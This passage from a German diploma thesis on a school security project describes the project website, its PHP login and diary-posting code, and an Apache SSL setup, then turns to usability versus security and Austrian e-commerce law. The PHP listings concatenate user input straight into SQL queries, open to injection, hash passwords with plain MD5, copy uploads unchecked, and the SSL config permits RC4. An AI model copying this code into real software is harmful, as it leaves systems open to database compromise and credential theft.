
Diese PHP-Datei wandelt eine E-Mail Adresse in eine PNG-Grafik um. Um dies zu ermöglichen, muss in der HTML-Datei Folgendes angegeben werden.

```
<img src="email2png.php?suffix=lukas_mueller&prefix=msn.com"
    border="0">
```

Listing 6.29: E-Mail Adresse als PNG-Grafik mittels HTML einbinden

Es wird ein Image, also eine Grafik eingebunden und die Datei email2png.php mit demselben Code wie in dem Listing aufgerufen und die E-Mail Adresse mittels suffix und prefix übergeben. Vor dem „@“ steht suffix und danach prefix.

Der Webauftritt wurde aber nicht nur für das Marketing genutzt, sondern auch, um Dokumente wie beispielsweise Management Summaries, Präsentationen und Projektanträge zu veröffentlichen. Die Veröffentlichung der Management Summaries war sogar von der Schulleitung erwünscht.



Dokumente

Dokumentenname	File	Größe	Datum	Link
Diplomarbeitsantrag	PDF	175 KB	04.08.2009	download
LSI Genehmigung	PDF	15,7 KB	10.09.2009	download
Logo	PNG	1,53 KB	23.09.2009	download
Diplomarbeit	PDF	1,6 MB	31.01.2009	download

Management Summaries

Dokumentenname	File	Größe	Datum	Link
ManagementSummary_20091023	PDF	56,7 KB	23.10.2009	download
ManagementSummary_20091113	PDF	57,2 KB	13.11.2009	download
ManagementSummary_20091127	PDF	72,1 KB	27.11.2009	download
ManagementSummary_20091211	PDF	71,0 KB	11.12.2009	download
ManagementSummary_20100108	PDF	70,8 KB	08.01.2010	download
ManagementSummary_20100122	PDF	70,9 KB	22.01.2010	download
ManagementSummary_20100205	PDF	66,2 KB	05.02.2010	download
ManagementSummary_20100219	PDF	59,1 KB	19.02.2010	download
ManagementSummary_20100305	PDF	65,9 KB	05.03.2010	download
ManagementSummary_20100319	PDF	104 KB	19.03.2010	download

Präsentationen

Dokumentenname	File	Größe	Datum	Link
Tag der offenen Tür - HTL Rennweg	PDF	233 KB	18.11.2009	download
Zwischenpräsentation	RAR	21 MB	19.02.2010	download

Abbildung 6.28: Veröffentlichen der Dokumente auf der Website

Die Dokumente werden tabellarisch und strukturiert aufgelistet und zwar jeweils mit Dokumentenname, Dokumententyp, Größe des Dokuments und Erstellungsdatum. Alle Dokumente können heruntergeladen werden, beziehungsweise manche Dokumente kann man direkt auf der Website betrachten, wie zum Beispiel das Dokument der Diplomarbeit. Für dieses Dokument wurde eine PDF Datei erstellt und in die Website eingebunden.

```
<object type="application/pdf" data="http://bit.ly/caC58V"
    width="590" height="650" ></object>
```

Listing 6.30: PDF Datei mittels HTML einbinden

Dies bindet das PDF-File in die Website ein, da wir unter „data“ den Server, wo die PDF Datei liegt, angegeben haben und die Größe der Anzeige mit Höhe und Breite definiert haben.

6.8.1 Logodesign

Um den Wiedererkennungswert des Projekts zu steigern, wurde ein Logo entworfen und erstellt. Dieses ist auf der Website und in sämtlichen Dokumenten zu finden - Stichwort Corporate Design.

Abbildung 6.29: HSM - Logo

Es wurde ein Logo für Dokumente erstellt und eines für den Webauftritt konzipiert, welches nur leicht abgeändert wurde. Außerdem wurde eine sogenannte „Tag Cloud“ designed, um sämtliche Schlagworte, die das Projekt betreffen, auf einer Grafik darzustellen.

6.8.2 Diary

Es wurde ein sogenanntes „Diary“ programmiert, wo aktuelle, gefundene, von uns ausgetestete, Sicherheitsschwachstellen in Netzwerken sowie Exploits und Hacks veröffentlicht werden. Dies soll IT-Administratoren und Kustoden als Hilfestellung dienen, um auf dem aktuellsten Stand der IT-Sicherheit zu sein. Angelehnt an Seiten wie „www.securityfocus.com“, „www.heise.de/security“ und „isc.sans.org“ werden Vulnerabilities von den Projekt-Teammitgliedern recherchiert, ausgetestet und eine Erläuterung verfasst. Um das Verfassen der Beiträge zu ermöglichen, hat jedes Teammitglied einen Benutzernamen und ein „verhashtes“ Passwort in der MySQL Datenbank gespeichert. Mit diesen Zugangsdaten kann man sich im Login-Bereich anmelden und kann dann seine Inhalte verfassen. Da die Sicherheit bei unserem Projekt an oberster Stelle steht, müssen wir die Integrität und die Authentizität bei der Anmeldung gewährleisten. Daher ist der Login-Bereich SSL/TLS - verschlüsselt und die Verbindung mit dem Server läuft nicht mehr über eine normale HTTP-Verbindung, sondern über eine gesichterte HTTPS-Verbindung, wie man anhand der folgenden Grafik sehen kann.




Abbildung 6.30: SSL/TLS gesicherter Login-Bereich

Um eine gesicherte HTTPS-Verbindung zu ermöglichen wurde ein X.509 Zertifikat erstellt. Außerdem muss ein virtueller Host im Apache-Server konfiguriert werden, der auf den Port 443 (HTTPS) lauscht und man muss das Zertifikat angeben.

```
<IfModule mod_ssl.c>
<VirtualHost *:443>
   ServerName login.hsm-pro.at
   ServerAdmin webmaster@hsm-pro.at
   DocumentRoot /var/www/hsm-pro.at
   ErrorLog /var/log/apache2/hsm-pro.at/error.hsm-pro.at
   CustomLog /var/log/apache2/hsm-pro.at/access.hsm-pro.at
      combined

   SSLEngine on
```

```
  SSLProtocol all -SSLv2
  SSLCipherSuite ALL:!ADH:!EXPORT:!SSLv2:RC4+RSA:+HIGH:+MEDIUM

  SSLCertificateFile /etc/apache2/ssl/ssl.crt
  SSLCertificateKeyFile /etc/apache2/ssl/ssl.key
  SSLCertificateChainFile /etc/apache2/ssl/sub.class1.server.
     ca.pem
  SSLCACertificateFile /etc/apache2/ssl/ca.pem
  SetEnvIf User-Agent ".*MSIE.*" nokeepalive ssl-unclean-
     shutdown
  CustomLog /var/log/apache2/hsm-pro.at/ssl_request_log \
    "%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x \"%r\" %b"
</VirtualHost>
</IfModule>
```

Listing 6.31: SSL/TLS Apache-Konfiguration

Somit erfolgt der Login über eine gesicherte HTTPS-Verbindung und man muss nur noch den Benutzernamen und das Passwort aus der Datenbank abfragen. Dies erfolgt mittels PHP und sieht folgendermaßen aus.

```
<?php
if ($_SESSION['usr'] != null) {
        echo "Angemeldet als  ";
        echo $_SESSION['usr'];
        echo "<a href='index.php?status=10&action=logout'
           class='usereingeloggt'> (logout)     </a
           >";
        echo "<div id='info'> Du hast dich erfolgreich
           angemeldet. </div>";
        echo "<br /> <a href='index.php?status=9'> create
           Diary     </a>";
}
else {
        echo"Username <input type='text' name='usr' id='usr'
           />";
        echo"  Password <input type='password' name='pwd'
            id='pwd' />";
        echo"<input type='submit' name='login' value='login'
           />";
}
if($_GET['action']=="logout") {
        $a = session_destroy();
        echo "<script>window.location='index.php?status=10'</
           script>";
}
if(isset($_POST['usr'])&& isset($_POST['pwd']) && $_POST['usr
   '] != ""){
        $verb = mysql_connect("server","datenbank","passwort")
```

```
            or die ("Hallo".mysql_error());
        $db = mysql_select_db("datenbank",$verb);
        $usr = $_POST['usr'];
        $pass = md5($_POST['pwd']);
        $sql = "select * from userdaten where username='".$usr
            ."'";
        $erg = mysql_query($sql) or die("Fehler".mysql_error()
            );
        $row = mysql_fetch_row ($erg);
        if ($pass == $row[1]) {
                $_SESSION['usr']=$usr;
                //echo "<h3> Angemeldet als ".$usr."</h3>";
                echo "<script> window.location='index.php?
                    status=10' </script>";
        }
        else {
                echo "<br/><span style='color:red;'>Nicht
                    angemeldet   </span>";
        }
        if ($pass != $row[1] && $usr == $row[0]) {
                echo "<span style='color:red;'> - Passwort
                    falsch </span>";
        }
}
?>
```

Listing 6.32: PHP Login

Zuerst wird überprüft, ob der eingegebene Benutzername und das Passwort in der Datenbank existieren. Falls dies der Fall ist, wird eine Verbindung mit dem Datenbank-Server aufgebaut. Dann wird die richtige Datenbank ausgewählt und eine Select-Anweisung, wonach selektiert werden soll, angegeben. Dadurch kann dann überprüft werden, ob das eingegebene Passwort jenes ist, welches auch in der Datenbank steht. Wenn dies zutrifft, ist der Benutzer erfolgreich angemeldet und hat nun alle Privilegien, die man als angemeldeter Benutzer hat.

In unserem Fall kann der Benutzer zum Beispiel Diary-Einträge verfassen, oder die von ihm erstellten Informationen ändern beziehungsweise löschen. Außerdem kann er seine Benutzer-Daten, wie zum Beispiel sein Passwort, ändern. Um all dies zu ermöglichen, benötigt der User eine Benutzereingabe, und dies ist in den meisten Fällen ein oder mehrere Formularfelder.




Abbildung 6.31: Diary - Benutzereingabe

Die Diary-Beiträge sind strukturiert in Überschrift und den eigentlichen Inhalt. Es gibt eine Übersichtsseite, wo sämtliche Überschriften aller Artikel aufgelistet sind und diese Überschriften verweisen auf den gesamten Artikel. Zusätzlich, um die Erklärungen zu untermalen, kann man Bilder (PNG, JPG, GIF) hochladen, die dann bei den einzelnen Beiträgen angezeigt werden. Wenn man auf den Button „speichern“ klickt, werden die Inhalte zum Server gesendet und in die MySQL Datenbank gespeichert. Der PHP-Code für das Speichern der eingegebenen Informationen und das Hochladen von Bildern sieht wie folgt aus.

```
<?php
if(isset($_POST['speichern']) != "" && $_SESSION['usr'] !=
    null) {
        $bilder = "";
$ordner = "simpleFileUpload/uploads";
$handle = opendir($ordner);
while ($file = readdir ($handle)) {
    if($file != "." && $file != "..") {
        if(is_dir($ordner."/".$file)) {
            echo "/".$file."<br/>";
        } else {
            // kompletter Pfad
            $compl = $ordner."/".$file;
            //echo "<a href=\"".$compl."\">".$file."</a><br
```

```
                />";
                        $bilder.= $file.";";
                        copy($ordner."/".$file,"bilder/".$file
                            );
                        unlink($ordner."/".$file);
        }
    }
}
$bilder = substr($bilder,0,-1);
closedir($handle);
        $verb = mysql_connect("server","datenbank","passwort")
           or die ("Hallo".mysql_error());
         $db = mysql_select_db("datenbank",$verb);
         $sql = "select * from diary where ueberschrift='".
            $_POST['ueberschrift']."'";
         $erg = mysql_query($sql) or die("Fehler".mysql_error()
            );
         $row = mysql_fetch_row ($erg);
         $sql1 = "select * from userdaten where username='".
            $_SESSION['usr']."'";
         $erg1 = mysql_query($sql1) or die("Fehler".mysql_error
            ());
         $row1 = mysql_fetch_row ($erg1);
         if ($row[0] == null) {
                $datinsert = "INSERT INTO `diary`(`
                   ueberschrift`, `inhalt`, `datum`, `autor`,
                   `bilder`, `tag`) VALUE ('".$_POST['
                   ueberschrift']."','".nl2br($_POST['infos'])
                   ."', '".date('d.m.y')."', '".$_SESSION['usr
                   ']."', '".$bilder."', '".date('Ymd')."')";
                $erg2 = mysql_query($datinsert);
                echo("<div id='info'> Die Informationen wurden
                    erfolgreich gespeichert und sind nun unter
                    <a href='index.php?status=8'> Diary  
                      </a>   zu finden. <br/> Vielen
                    Dank f&uuml;r die erstellten Inhalte </div
                   >");

         }
         else {
                echo "<h4 style='color:red;'> Ein &auml;
                   hnlicher Inhalt ist bereichts unter Diary
                   zu finden. </h4>";
         }
}
?>
```

Listing 6.33: Diary Eintrag erstellen

Zunächst wird überprüft, ob der Benutzer angemeldet ist und ob das Event zum Speichern der Informationen ausgelöst wurde, indem der Benutzer den Button „speichern“ gewählt hat. Wenn dies geschehen ist, wird die vom Benutzer hochgeladene Datei in die Ordnerstruktur des Servers gespeichert und zwar unter „simplefileUpload/uploads“. Um die Inhalte in die Datenbank zu speichern, wird wieder eine Verbindung mit dem Server aufgebaut und die richtige Datenbank ausgewählt. Dann wird anhand der Überschrift überprüft, ob sich ähnliche Inhalte bereits in der Datenbank befinden. Wenn dies der Fall ist, erfolgt folgende Warnmeldung. „Ein ähnlicher Inhalt ist bereits unter Diary zu finden.“ Andernfalls werden die Formularfelder ausgelesen und in die Datenbank gespeichert. Wenn das Speichern der Informationen ordnungsgemäß abgelaufen ist, wird die Meldung „Die Informationen wurden erfolgreich gespeichert und sind nun unter Diary zu finden. Vielen Dank für die erstellten Inhalte“ angezeigt. Wie in der Meldung versprochen, kann man sich nun den Diary-Beitrag ansehen. Die Übersichtsseite aller Überschriften sieht folgendermaßen aus:

Abbildung 6.32: Diary Einträge

Das Erstellungsdatum und der Autor werden automatisch in die Datenbank gespeichert und auf der Website angezeigt. Die einzelnen Überschriften sind geordnet nach Erstellungsdatum und verweisen auf den Gesamtartikel. So können IT Administratoren auf die aktuellsten Sicherheitslücken aufmerksam gemacht werden und sie können aber auch auf ältere Beiträge zurückgreifen.

Sämtliche, vom Holistic Security Management-Team verfasste Diary-Beiträge sind im Anhang unter „10.4 Diary - Einträge“ nachzulesen oder aber auch unter „diary.hsm-pro.at“ zu finden.

6.8.3 Social Networks

Um unser Projekt und die Diplomarbeit weiter bekannt zu machen und um weitere Marketingmaßnahmen zu treffen, wurde eine Facebook-Fanseite und ein Twitter Account erstellt. Dort werden auch interessante Ereignisse des Projektes und Neuigkeiten niedergeschrieben und allen angemeldeten Facebook-Usern, die Fans unserer Diplomarbeit sind, bekannt gegeben. Zudem wird häufig auf unsere Website verlinkt, falls zum Beispiel eine neue Schwachstelle bekannt geworden ist.

Abbildung 6.33: HSM Facebook-Seite

Damit die Diplomarbeit und die Facebook-Seite bekannt werden, wurde Werbung über unsere privaten Facebook-Accounts an alle Freunde versendet. Dadurch werden

die Benutzer auf die Facebook-Seite aufmerksam und diese können dann Fan von dem Projekt werden. Seit Dezember 2010 sind über 100 Personen Fans von unserer Diplomarbeit. Dies zeigt auch unser Bemühen das Projekt bekannt zu machen und das Interesse an unserem Projekt. Einige Internet-User verfolgen unsere Diplomarbeit aber auch über Twitter und sind so auch über den neuesten Stand der Diplomarbeit informiert.

Alle diese Marketing- beziehungsweise PR-Maßnahmen sind wichtig, um das Projekt bekannt zu machen. Uns ist nämlich wichtig, dass unsere Erkentnisse anderen IT-Administratoren weitergegeben werden, sodass diese unsere Diary-Beiträge verfolgen können und Sicherheitslücken in ihren Systemen schließen können.

7 Usability vs. Security

Ein erfolgreicher Angriff auf das Computersystem eines Unternehmen kann dieses viel Geld kosten. Neben der benötigten Arbeitszeit zur Beseitigung der entstandenen Schäden, können noch viele zusätzliche Kosten entstehen. Zu diesen Mehrkosten zählen beispielsweise aufgrund des Angriffs entgangene Einnahmen (z.B. entfallene Bestellungen bei Ausfall eines Online-Shops) oder Kosten, die durch das verlorene Vertrauen der Kunden verursacht werden. Zusätzlich können sich rechtliche Konsequenzen ergeben, wenn über das kompromittierte System weitere Attacken durchgeführt werden. Weiters können wichtige Daten verloren gehen bzw. verfälscht werden oder in die Hände eines Konkurrenten geraten.

Durch den Einsatz der bisher genannten Sicherheitsmaßnahmen, kann die Wahrscheinlichkeit eines erfolgreichen Angriffs reduziert und das Nachweisen desselben erleichtert werden. Somit können Kosten gesenkt werden. Allerdings ist auch die Absicherung gegen Angriffe nicht gratis. Das Implementieren einer Policy und technischer Maßnahmen kann sehr kostenintensiv werden und der Betrieb und die Instandhaltung können laufende Kosten verursachen.

Beispielsweise müssen für ein IDS regelmäßig neue Signaturen installiert werden (welche bei einigen Herstellern kostenpflichtig sind) und zusätzlicher Aufwand für die Benutzer bei der Bedienung der Computer (z.B. zusätzliche Authentifizierungsmechanismen) verringert die Produktivität. Weiters müssen die Anwender unter Umständen auf neue Systeme und Richtlinien eingeschult werden. All das führt zu zusätzlichen Kosten.

Jedes Unternehmen muss individuell entscheiden, wie hoch die Priorität der Netzwerksicherheit anzusetzen ist. Beispielsweise kann der Ausfall oder die Verunstaltung des Internetauftrittes für einen Webshop fatale Folgen haben, während dies für den „Tischler um's Eck“ höchstens ein Ärgernis ist. Zudem ist das Risiko, Opfer eines Angriffs zu werden, für das Tischlerunternehmen weitaus niedriger, da dessen Webauftritt wahrscheinlich wesentlich seltener besucht wird.

Um besser abschätzen zu können, welcher Schaden droht, kann der Schutzbedarf in drei Klassen unterteilt werden. Bezogen auf finanzielle Auswirkungen des Schadens, wäre das Ergebnis in die Klasse „niedrig bis mittel“ einzuordnen, wenn er finanziell verkraftbar ist. Bringt das Ereignis deutliche finanzielle Einbußen, der Betrieb aber überlebt, wird dies als „hoch“ eingestuft. Die letzte Klasse des Schutzbedarfes heißt „sehr hoch“ und wird benutzt, wenn die Folgen des Angriffs das Unternehmen finanziell ruinieren. In einem Betrieb sollte man versuchen die bestehenden Risiken und deren Schadenspotenzial zu erfassen, um so besser entscheiden zu können, welche Sicherheitsmaßnahmen sinnvoll sind.

Wichtig ist es, Verantwortlichkeiten festzulegen, um die Administration zu verein-

fachen und im Ernstfall schneller reagieren zu können. Dies betrifft die Kontrolle und Überwachung des laufenden Systems, sowie die Reaktion nach einem Angriff. In einem Unternehmen sind in den meisten Fällen mehrere Personen in solch einem Ablauf involviert und daher muss die Zuständigkeit exakt festgelegt und dokumentiert werden. Dazu zählen Security-Policies und Prozessbeschreibungen.

Durch die soeben genannten Dokumente werden die Arbeit der IT-Abteilung und die Interaktion der Benutzer mit dem System vereinfacht und somit Zeit und Kosten gespart. Zudem ist es für das Tagesgeschäft wichtig, dass der Anwender von den implementierten Sicherheitsmaßnahmen in seiner Produktivität nicht beeinträchtigt wird.

Eine Erhöhung der Sicherheit führt zwangsweise zu einer negativen Beeinflussung der Usability, da die Komplexität der Benutzerinteraktion in vielen Fällen erhöht und der User in seinen Freiheiten beschränkt wird. Dadurch wird es ihm unter Umständen erschwert, auf notwendige Daten oder Ressourcen zuzugreifen (z.B. Webfilter, mehrfache Authentifzierung), wodurch er weniger Arbeit verrichten kann.

Um die Kosten zu minimieren und die Produktivität zu erhöhen, ist es daher wichtig, eine Balance zwischen Sicherheit und Usability zu finden.

Oft wird der Prozess der Absicherung eines Systems mit dem sogenannten „Security-Wheel“ beschrieben. Dieses beinhaltet die folgenden vier Schritte, welche sich immer wieder abwechseln:

1 „Secure“: In diesem Schritt werden Sicherheitsmaßnahmen ausgewählt und deren Implementation geplant. Hierbei müssen die Anforderungen des Unternehmens und mögliche Risiken abgewogen werden. Im Anschluss wird das geplante ungesetzt.

2 „Monitor“: In dieser Phase werden die eingesetzten Maßnahmen überwacht und auf ihre Effektivität überprüft.

3 „Test“: Hier wird vom Betreiber des Netzwerks versucht die eingebauten Schutzmechanismen zu umgehen und somit zu testen. Außerdem sollte überprüft werden ob sie die Anwender in ihrer Produktivität behindern.

4 „Improve“: Im letzten Schritt werden die gefundenen Mängel nach Möglichkeit beseitigt.

Da Netzwerksicherheit ein Prozess und kein Zustand ist, müssen diese vier Schritte permanent wiederholt werden, um ein sicheres und dennoch benutzbares System aufrechtzuerhalten. (vgl.[SDO2008], 5.2)

8 Rechtliche Aspekte

Das Problem mit Internet und seiner rechtlichen Grundlage wird immer größer. Das Problem ist, dass ein Internetrecht nicht vorhanden ist. Die Sicherheitsrisiken und Problem im Internet und in Netzwerken werden immer größer und somit auch das damit verbundene Probleme der rechtlichen Verantwortlichkeit. Internetregeln werden zwar durch nationale und internationale Normen festgelegt, jedoch sind sie nicht als rechtlicher Aspekt in den verschiedensten Fällen zu betrachten. Zusätzlich kommt die Erschwerung dazu, dass es sich meistens um grenzenübergreifende Probleme im Internet handelt, und somit ist nicht klar, welche Behörde oder welches Gericht für den Sachverhalt zuständig ist. Außerdem entstehen durch die neuen Technologien und Möglichkeiten im Internet auch immer neue Sachverhalte, die wieder neu zu regeln wären.

Da das Internet sehr flexibel ist, wird es schwer, es mit Richtlinien zu versehen. Dazu kommen die internationalen Unterschiede der Einschränkungen, da einige Länder die Einschränkungen sehr straff ziehen und andere fast gänzlich darauf verzichten.

Es wird jedoch zu einer Notwendigkeit, dass das Internet in irgendeiner Weise rechtlich festgelegt wird, um Unternehmen, die sich auf der sicheren Seite fühlen, ein Verfahren mit ungewissen Ausgang ersparen zu können.

Da es kein Internetrecht im Allgemeinen gibt, beziehen sich einige Teilrechte auf Netzwerke und Internet, auf die in diesem Kapitel näher eingegangen wird.

8.1 E-Commerce

Das Internet als weltumspannendes Kommunikationsmedium lässt Entfernungen und Staatsgrenzen bedeutungslos werden. Dadurch erhält ein Anbieter von Waren oder Dienstleitungen im Internet Anfragen von überall auf der Welt. Dies führt zu einer Vielzahl an internationalen Rechtskontakten. Solange derartige Rechtsbeziehungen zur Zufriedenheit aller abgewickelt werden, kommt es zu keinerlei Problematiken. Kommt es jedoch zu Konflikten durch Leistungsstörungen, wird die österreichische Rechtssprechung für solche Kooperationen problematisch, da es bis zu diesem Zeitpunkt keine gesetzlichen Regelungen für solche Fälle gab. Daher musste das E-Commerce-Gesetz her, welches alle Gebiete des elektronischen Geschäftsverkehrs abdeckt. Unter anderem spielt in diesem Bereich das Allgemeine Bürgerliche Gesetzbuch, das Handelsgesetzbuch und das Konsumentenschutzgesetz eine Rolle. Das Zusammenspiel all dieser Gesetzesgrundlagen ist am 01.01.2002 in Kraft getreten. (vgl.[I4J2009a])

Der Anwendungsbereich erstreckt sich über alle Dienste, die in der Regel gegen Entgelt, sprich kommerziell, in elektronischer Form, im Fernabsatz und gegen individuellen Abruf des Empfängers erbracht werden. (vgl.[I4J2009b])

8.1.1 Impressumspflicht

Im Internet sind österreichische Unternehmer laut §5 E-Commerce-Gesetz verpflichtet, die unten aufgelisteten Informationen auf deren Websites bekannt zu geben. Dies erfolgt, indem man ein Impressum angibt, welches folgende Punkte enthalten muss:

- Name und Firma
- geographische Anschrift
- Kommunikationsadressen einschließlich E-Mail Adresse
- Firmenbuchnummer und Firmenbuchgericht
- allfällige Aufsichtsbehörde
- Kammer und Berufsverband
- Umsatzsteuer-ID
- Eindeutige Preisauszeichnung

(vgl.[I4J2009b])

Zudem gelten laut §9 E-Commerce-Gesetz folgende Informationspflichten hinsichtlich Vertragsabschlüsse:

- Technische Schritte
- Speicherung des Vertragstextes und Zugangsmöglichkeit
- Technische Mittel zur Erkennung und Berichtigung von Eingabefehlern (z.B.: Fehlererkennung in Formularen, zum Schutz des Konsumenten und zum Schutz des Anbieters vor Bots[1])
- Sprachen, in denen der Vertrag abgeschlossen werden kann

(vgl.[I4J2009b])

8.1.2 Regelungen für Informationsanbieter

Hosting

Sämtliche Informationsanbieter, auch nicht kommerzielle Anbieter, müssen sich an die Regelungen des Gesetzestextes halten. Darin ist unter §16 E-Commerce-Gesetz festgelegt, dass ein Diensteanbieter nicht für die gespeicherten Informationen des Nutzers verantwortlich ist. Jedoch, falls rechtswidrige Informationen beziehungsweise Tätigkeiten veröffentlicht werden und der Anbieter Kenntnis davon nimmt, muss dieser sofort reagieren. Dies gilt jedoch nur, falls der Nutzer dem Diensteanbieter nicht untersteht.

[1] Unter einem Bot versteht man ein Computerprogramm, das weitgehend selbstständig wiederholende Aufgaben abarbeitet, ohne dabei auf eine Interaktion mit einem menschlichen Benutzer angewiesen zu sein.

Ansonsten ist dieser für alle gespeicherten Informationen schon verantwortlich.

Diensteanbieter sind natürliche oder juristische Personen oder sonstige Rechtssubjekte, die einen Dienst der Informationsgesellschaft anbieten. Dazu gehören neben allen Arten von Providern und Suchmaschinenbetreibern auch Betreiber von Websites, Foren oder Archiven. (vgl.[I4J2009d])

Links

Die Verantwortlichkeiten bei Links und was den Inhalt der verlinkten Seiten betrifft, ist in §17 E-Commerce-Gesetz festgelegt. Dort wurde definiert, dass ein Diensteanbieter nicht für elektronische Verweise verantwortlich ist. Bei Kenntnisnahme von rechtswidrigen Tätigkeiten oder Informationen muss dieser jedoch den Link sofort entfernen. Wenn die Person, von der die Informationen stammen, dem Diensteanbieter untersteht, ist dieser schon für die verlinkten Seiten verantwortlich. (vgl.[I4J2009d])

Diensteanbieter sind daher nicht verpflichtet, Informationen allgemein zu überwachen und dieser wird bei gesetzeswidrigen Aktivitäten, auf dem von ihm angebotenen Online-Angebot nicht verantwortlich gemacht. Jedoch ist der Diensteanbieter verpflichtet, bei strafbaren Handlungen des Nutzers sämtliche Informationen dem zuständigen Gericht zu übermitteln. (vgl.[I4J2009d])

8.1.3 Binnenmarkt- und Herkunftslandprinzip

In sämtlichen Bereichen des E-Commerce und des Internetrechts gilt das Binnenmarkt- und Herkunftslandprinzip. Das bedeutet, dass alle angebotenen Dienste dem Rechtssystem des Ortes ihrer Niederlassung unterliegen. Zudem erfolgt die Aufsicht über diese Dienste am Herkunftsort. Oft ist dies ein Problem und zwar sowohl für die Rechtssprechung, als auch für den Angeklagten. Denn es ist fast nicht möglich zu definieren, aus welchem Herkunftsland ein Diensteanbieter kommt beziehungsweise wo die jeweiligen Server stehen. Daher kann man auch nicht wissen, welchem Rechtssystem man untersteht. Zudem muss die Justiz und im Speziellen der Bundesminister für Justiz eng mit der Europäischen Kommission zusammenarbeiten, um Fälle aufklären zu können. Diesbezüglich müssen beispielsweise Entscheidungen im Zusammenhang mit Diensten bekannt gegeben werden. (vgl.[I4J2009d])

8.1.4 Strafbestimmungen

